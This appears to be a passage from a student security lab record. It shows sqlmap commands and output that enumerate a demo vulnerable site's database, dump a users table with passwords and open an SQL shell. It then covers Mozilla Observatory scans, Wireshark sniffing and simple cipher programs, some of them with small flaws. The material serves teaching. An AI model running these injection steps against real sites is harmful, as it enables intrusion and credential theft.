Sql Injection is a type of code injection hack that allows an attacker to inject and execute malicious SQL queries into a web database server, Granting them access.

It's the most common way to take advantage of security bugs

**SQL map:**

it is an open source penetration testing for detecting and exploiting SQL injection vulnerabilities as well as gaining control of database servers enter it includes a powerful detection engine, various specialised features for the ultimate pen tester and a wide range of options that span database fingerprinting

**Program:**

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

> [02:41:47] [INFO] fetching database names

available databases [2]:

[\*] acuart

[\*] information\_schema

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables

> [02:41:56] [INFO] fetching tables for database: 'acuart'

Database: acuart

[8 tables]

+-----------+

| artists |

| carts |

| categ |

| featured |

| guestbook |

| pictures |

| products |

| users |

+-----------+

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns

> [02:42:13] [INFO] fetching columns for table 'users' in database 'acuart'

Database: acuart

Table: users

[8 columns]

+---------+--------------+

| Column | Type |

+---------+--------------+

| name | varchar(100) |

| address | mediumtext |

| cart | varchar(100) |

| cc | varchar(100) |

| email | varchar(100) |

| pass | varchar(100) |

| phone | varchar(100) |

| uname | varchar(100) |

+---------+--------------+

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name,email,pass,phone -dump

> [02:42:27] [INFO] fetching entries of column(s) '`name`,email,pass,phone' for table 'users' in database 'acuart'

Database: acuart

Table: users

[1 entry]

+------------+-----------------+------+---------+

| name | email | pass | phone |

+------------+-----------------+------+---------+

| John Smith | email@email.com | test | 2323345 |

+------------+-----------------+------+---------+

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --sql-shell

**Week – 9**

**Aim:** Perform web security analysis on a sample website.

**Procedure:**

1. Visit “Https://observatory.mozilla.org/”
2. Enter the URL of the website you want to perform web security analysis (we can give our college website URL for an instance)
3. we can observe the results by clicking on the scan button
4. In the results we can see 4 panels namely :

* https observatory
* tls observatory
* ssh observatory
* 3rd party tests

**Https observatory:**

It performs all the hypertext transmission protocols tests and evaluates for a score of 100. Perform different test cases and shows how many test cases have been successfully executed.

**TLS observatory:**

TLS is a cryptographic protocol design to provide communication security over a computer network. It also displays the code key size, AEAD, PFS and protocols.

It also shows the cyber suites off different cipher suite RSA 256, AES

It shows the compatibility level as secure as insecure by performing relevant tests.

**3rd party tests:**

There are some 3rd party tests been performed by observatory Mozilla.

They are:

* Tls
* immune web
* HTTP headers and content security
* miscellaneous

**Program:** A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generatedA blue and white rectangle

Description automatically generated

A screenshot of a computer

Description automatically generated

**Week – 10**

**Aim:** Demonstrate how to sniff for router traffic on a sample network.

**Procedure:**

Step 1: download Wireshark

Step 2: install the application with default settings

Step 3: after installing click it to open

Step 4: click on the Ethernet WiFi

Step 5: all the packets information will be appeared

step 6: click on a packet to show detailed view

* First options shows the details regarding physical layer

example: arrival time, epoch, frame number, frame type.

* Second option contains details regarding data link layer like destination and source Mac addresses
* Third option contents details about IP addresses of source and destination
* Fourth option is about transport layer (port number, protocol).

**Program:**

A screenshot of a computer

Description automatically generated

**Week – 11**

**Aim:** Demonstrate Secure Sockets Layer (SSL) and Transport Layer Security (TLS)

**Procedure:**



1. Visit “Https://observatory.mozilla.org/”
2. Enter the URL of the website you want to perform web security analysis (we can give our college website URL for an instance)
3. we can observe the results by clicking on the scan button
4. In the results we can see 4 panels namely :

* https observatory
* tls observatory
* ssh observatory
* 3rd party tests

Click on the Tls Observatory to view the details.

**Program:**

1.

  A screenshot of a computer

Description automatically generated A screenshot of a computer

Description automatically generated

**Week – 12**

**Additional Programs**

**1) Aim:** Implement Vernam Cipher Algorithm

**DESCRIPTION:**

The Vernam cipher, also known as the one-time pad, is a symmetric encryption algorithm that uses the principle of the exclusive OR (XOR) operation. It is considered to be unbreakable if used correctly with a truly random key that is as long as the message being encrypted and is only used once.

some technique.

The formula of encryption is: **En (x) = Pi^ Ki**

The formula of decryption is**: Dn (x) =  Ci^Ki**

**ALGORITHM:**

ALGORITHM Generate\_Random\_Key(length)

DECLARE key AS STRING

key := ""

FOR i FROM 1 TO length

key := key + CHOOSE\_RANDOM\_ELEMENT('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')

RETURN key

ALGORITHM Encrypt(plaintext, key)

IF LENGTH(plaintext) != LENGTH(key) THEN

RAISE\_ERROR("Plaintext and key must have the same length")

END IF

DECLARE ciphertext AS STRING

ciphertext := ""

FOR each character p, k IN (plaintext, key)

ciphertext := ciphertext + CHR(XOR(ORD(p), ORD(k)))

END FOR

RETURN ciphertext

ALGORITHM Decrypt(ciphertext, key)

IF LENGTH(ciphertext) != LENGTH(key) THEN

RAISE\_ERROR("Ciphertext and key must have the same length")

END IF

DECLARE decrypted\_text AS STRING

decrypted\_text := ""

FOR each character c, k IN (ciphertext, key)

decrypted\_text := decrypted\_text + CHR(XOR(ORD(c), ORD(k)))

END FOR

RETURN decrypted\_text

// Get user input

plaintext := READ\_INPUT("Enter the Plain Text: ")

// Generate random key with same length as plaintext

key := Generate\_Random\_Key(LENGTH(plaintext))

// Perform encryption

encrypted\_text := Encrypt(plaintext, key)

// Print information

PRINT("Plaintext:", plaintext)

PRINT("Key:", key)

PRINT("Encrypted Text:", encrypted\_text)

// Perform decryption

decrypted\_text := Decrypt(encrypted\_text, key)

// Print decrypted text

PRINT("Decrypted Text:", decrypted\_text)

**Program:**

#include <iostream>

// #include <string>

using namespace std;

string vernam\_cipher(string p, string key){

    string k1 = key;

    while(k1.length() < p.length()){

        k1 += key;

    }

    string cipher = "";

    for(int i = 0; i < p.length(); i++){

        cipher += ((p[i] - 'a' + 1) ^ (k1[i] - 'a' + 1)) % 26 + 'a' - 1;

    }

    return cipher;

}

int main(){

    string p, key;

    cout << "Enter plain text : ";

    cin >> p;

    cout << "Enter key : ";

    cin >> key;

    string cipher\_txt = vernam\_cipher(p, key);

    cout << "cipher text : " << cipher\_txt;

    return 0;

}

**Output :**

Enter plain text : klnlokesh

Enter key : hello

cipher text : cib``c`ed

**2) Aim:** Implement Rail Fence Cipher Algorithm

**DESCRIPTION:**

The Rail Fence Cipher, also known as the Zigzag Cipher, is a transposition cipher that rearranges the plaintext characters in a zigzag pattern before encryption.

**Encryption :**Choose the number of rails or rows for the rail fence.

Write the plaintext message diagonally across the rails, starting from the top-left corner and moving downward and diagonally to the bottom-left corner, then upward and diagonally to the top-left corner, and so on, until the entire message is written.

Read off the characters row by row from top to bottom to obtain the ciphertext.

**Decryption :**Determine the number of rails used for encryption.

Calculate the number of characters in each row based on the length of the ciphertext and the number of rails.

Write the ciphertext characters into the zigzag pattern, filling in the rows row by row from top to bottom.

Read off the characters diagonally from the zigzag pattern to obtain the plaintext message.

**ALGORITHM:**

ALGORITHM Encrypt\_Rail\_Fence(text, key)

DECLARE rail AS ARRAY OF ARRAY OF CHAR

DECLARE dir\_down, row, col AS INTEGER

CREATE rail WITH DIMENSIONS (key, LENGTH(text)) AND INITIALIZE ALL ELEMENTS TO '\n'

dir\_down := FALSE

row := 0

col := 0

FOR i FROM 0 TO LENGTH(text) - 1

IF row == 0 OR row == key - 1 THEN

dir\_down := NOT dir\_down

END IF

rail[row][col] := text[i]

col := col + 1

row := row + 1 IF dir\_down ELSE row - 1

END FOR

DECLARE result AS STRING

result := JOIN(CHAR(rail[i][j]) FOR i FROM 0 TO key - 1 FOR j FROM 0 TO LENGTH(text) - 1 IF rail[i][j] != '\n')

RETURN result

ALGORITHM Decrypt\_Rail\_Fence(cipher, key)

DECLARE rail AS ARRAY OF ARRAY OF CHAR

DECLARE dir\_down, row, col AS INTEGER

CREATE rail WITH DIMENSIONS (key, LENGTH(cipher)) AND INITIALIZE ALL ELEMENTS TO '\n'

dir\_down := FALSE

row := 0

col := 0

FOR i FROM 0 TO LENGTH(cipher) - 1

IF row == 0 OR row == key - 1 THEN

dir\_down := NOT dir\_down

END IF

rail[row][col] := '\*'

col := col + 1

row := row + 1 IF dir\_down ELSE row - 1

END FOR

DECLARE index AS INTEGER

index := 0

FOR i FROM 0 TO key - 1

FOR j FROM 0 TO LENGTH(cipher) - 1

IF rail[i][j] == '\*' AND index < LENGTH(cipher) THEN

rail[i][j] := cipher[index]

index := index + 1

END IF

END FOR

END FOR

row := 0

col := 0

DECLARE result AS STRING

result := ""

FOR i FROM 0 TO LENGTH(cipher) - 1

IF row == 0 THEN

dir\_down := TRUE

END IF

IF row == key - 1 THEN

dir\_down := FALSE

END IF

IF rail[row][col] != '\*' THEN

result := result + CHAR(rail[row][col])

END IF

col := col + 1

row := row + 1 IF dir\_down ELSE row - 1

END FOR

RETURN result

// Get user input

text := INPUT("Enter the text:")

key := INTEGER(INPUT("Enter the key:"))

// Perform encryption

cipher := Encrypt\_Rail\_Fence(text, key)

// Print ciphertext

PRINT("The cipher text is:", cipher)

// Perform decryption

plain := Decrypt\_Rail\_Fence(cipher, key)

PRINT("The original text is:", plain)

**Program:**

def encrypt\_rail\_fence(text, key):

    rail = [['\n' for \_ in range(len(text))] for \_ in range(key)]

    dir\_down, row, col = False, 0, 0

    for char in text:

        if (row == 0) or (row == key - 1):

            dir\_down = not dir\_down

        rail[row][col] = char

        col += 1

        row += 1 if dir\_down else -1

    return ''.join(char for row in rail for char in row if char != '\n')

def decrypt\_rail\_fence(cipher, key):

    rail = [['\n' for \_ in range(len(cipher))] for \_ in range(key)]

    dir\_down, row, col = None, 0, 0

    for i in range(len(cipher)):

        if row == 0:

            dir\_down = True

        if row == key - 1:

            dir\_down = False

        rail[row][col] = '\*'

        col += 1

        row += 1 if dir\_down else -1

    index = 0

    for i in range(key):

        for j in range(len(cipher)):

            if rail[i][j] == '\*' and index < len(cipher):

                rail[i][j] = cipher[index]

                index += 1

    result = []

    row, col = 0, 0

    for i in range(len(cipher)):

        if row == 0:

            dir\_down = True

        if row == key - 1:

            dir\_down = False

        if rail[row][col] != '\*':

            result.append(rail[row][col])

            col += 1

        row += 1 if dir\_down else -1

    return ''.join(result)

# Example usage with user input

plaintext = input("Enter your plain text: ")

key = int(input("Enter your key: "))

encrypted\_text = encrypt\_rail\_fence(plaintext, key)

print("Encrypted Text:", encrypted\_text)

decrypted\_text = decrypt\_rail\_fence(encrypted\_text, key)

print("Decrypted Text:", decrypted\_text)

**Output :**

Enter your plain text: message

Enter your key: 3

Encrypted Text: maesgse

Decrypted Text: message

**3) Aim:** Implement Miller Rabin Algorithm

**AIM: Implementation of Miller Rabin Algorithm**

**DESCRIPTION:**

The Miller-Rabin primality test determines if a number is likely prime or composite. It relies on repeated applications of modular exponentiation. The test runs iterations with randomly chosen witnesses to assess the likelihood of the number being prime. If all iterations pass, the number is likely prime; otherwise, it is composite. It's efficient and widely used in practice for large numbers.

**ALGORITHM:**

ALGORITHM Miller\_Test(d, n)

DECLARE a AS INTEGER

a := FIND\_RANDOM\_INTEGER(2, n - 4) // Random integer between 2 and n-4 (inclusive)

x := POWER\_MOD(a, d, n)

IF x == 1 OR x == n - 1 THEN

RETURN TRUE

END IF

WHILE d != n - 1

x := SQUARE\_MOD(x, n) // Efficiently calculate x^2 (mod n)

d := d \* 2

IF x == 1 THEN

RETURN FALSE

END IF

IF x == n - 1 THEN

RETURN TRUE

END IF

END WHILE

RETURN FALSE

ALGORITHM Is\_Prime(n, k)

IF n <= 1 OR n == 4 THEN

RETURN FALSE

END IF

IF n <= 3 THEN

RETURN TRUE

END IF

DECLARE d AS INTEGER

d := n - 1

WHILE d % 2 == 0 DO

d := d DIV 2 // Efficient integer division

END WHILE

FOR i FROM 1 TO k

IF NOT Miller\_Test(d, n) THEN

RETURN FALSE

END FOR

END FOR

RETURN TRUE

// Get user input

num := READ\_INTEGER("Enter the number:")

iterations := READ\_INTEGER("Enter the number of iterations:")

// Perform primality test

IF Is\_Prime(num, iterations) THEN

PRINT(num, "is probably prime.")

ELSE

PRINT(num, "is composite.")

END IF

**Program:**

import random

def is\_prime(n, k=5):

    """

    Miller-Rabin primality test.

    Parameters:

    - n: The number to be tested for primality.

    - k: The number of rounds of testing. Higher values of k increase the accuracy.

    Returns:

    - True if n is likely to be prime, False otherwise.

    """

    if n <= 1:

        return False

    if n == 2 or n == 3:

        return True

    if n % 2 == 0:

        return False

    # Write n as 2^r \* d + 1

    r, d = 0, n - 1

    while d % 2 == 0:

        r += 1

        d //= 2

    # Witness loop

    for \_ in range(k):

        a = random.randint(2, n - 2)

        x = pow(a, d, n)

        if x == 1 or x == n - 1:

            continue

        for \_ in range(r - 1):

            x = pow(x, 2, n)

            if x == n - 1:

                break

        else:

            return False  # Not prime

    return True  # Likely prime

# Example usage

number\_to\_test = 1031

rounds\_of\_testing = 5

if is\_prime(number\_to\_test, rounds\_of\_testing):

    print(f"{number\_to\_test} is likely to be a prime number.")

else:

    print(f"{number\_to\_test} is not a prime number.")

**Output :**

1031 is likely to be a prime number.

**4) Aim:** Implement Row column Transposition Cipher

**ALGORITHM:**

ALGORITHM Encrypt\_Message(message, key)

DECLARE col, row, fill\_null AS INTEGER

col := LENGTH(key)

row := CEIL(LENGTH(message) / col)

fill\_null := row \* col - LENGTH(message)

message := message + STRING\_REPLICATE('\_', fill\_null) // Pad with underscores

DECLARE matrix AS ARRAY OF ARRAY OF CHAR

matrix := CREATE\_2D\_ARRAY(row, col, ' ') // Initialize matrix with spaces

FOR i FROM 0 TO LENGTH(message) - 1 STEP col

matrix[i // col][i % col] := message[i] // Fill matrix row-wise

DECLARE cipher AS STRING

cipher := ""

DECLARE key\_sorted AS ARRAY OF CHAR

key\_sorted := SORTED(key)

FOR k IN key\_sorted

col\_index := INDEX\_OF(key, k)

FOR j FROM 0 TO row - 1

cipher := cipher + matrix[j][col\_index]

RETURN cipher

ALGORITHM Decrypt\_Message(cipher, key)

DECLARE col, row AS INTEGER

col := LENGTH(key)

row := CEIL(LENGTH(cipher) / col)

DECLARE key\_sorted AS ARRAY OF CHAR

key\_sorted := SORTED(key)

DECLARE matrix AS ARRAY OF ARRAY OF CHAR

matrix := CREATE\_2D\_ARRAY(row, col, ' ') // Initialize matrix with spaces

DECLARE index AS INTEGER

index := 0

FOR k IN key\_sorted

col\_index := INDEX\_OF(key, k)

FOR j FROM 0 TO row - 1

matrix[j][col\_index] := cipher[index]

index := index + 1

DECLARE decrypted\_message AS STRING

decrypted\_message := ""

FOR i FROM 0 TO row - 1

decrypted\_message := decrypted\_message + JOIN(matrix[i])

RETURN REMOVE\_TRAILING\_CHAR(decrypted\_message, '\_')

**Program:**

def encrypt(message, key):

num\_columns = len(key)

num\_rows = -(-len(message) // num\_columns) # Ceiling division

message += ' ' \* (num\_rows \* num\_columns - len(message))

grid = [['' for \_ in range(num\_columns)] for \_ in range(num\_rows)]

index = 0

for i in range(num\_rows):

for j in range(num\_columns):

grid[i][j] = message[index]

index += 1

ciphertext = ''

for col in key:

col\_index = int(col) - 1

for row in range(num\_rows):

ciphertext += grid[row][col\_index]

return ciphertext

def decrypt(ciphertext, key):

num\_columns = len(key)

num\_rows = -(-len(ciphertext) // num\_columns) # Ceiling division

grid = [['' for \_ in range(num\_columns)] for \_ in range(num\_rows)]

index = 0

for col in key:

col\_index = int(col) - 1

for row in range(num\_rows):

grid[row][col\_index] = ciphertext[index]

index += 1

plaintext = ''

for i in range(num\_rows):

for j in range(num\_columns):

plaintext += grid[i][j]

return plaintext.strip()

message = "HELLO WORLD"

key = "2413"

encrypted\_message = encrypt(message, key)

print("Encrypted message:", encrypted\_message)

decrypted\_message = decrypt(encrypted\_message, key)

print("Decrypted message:", decrypted\_message)

**Output :**

Encrypted message: E LLO HORLWD

Decrypted message: HELLO WORLD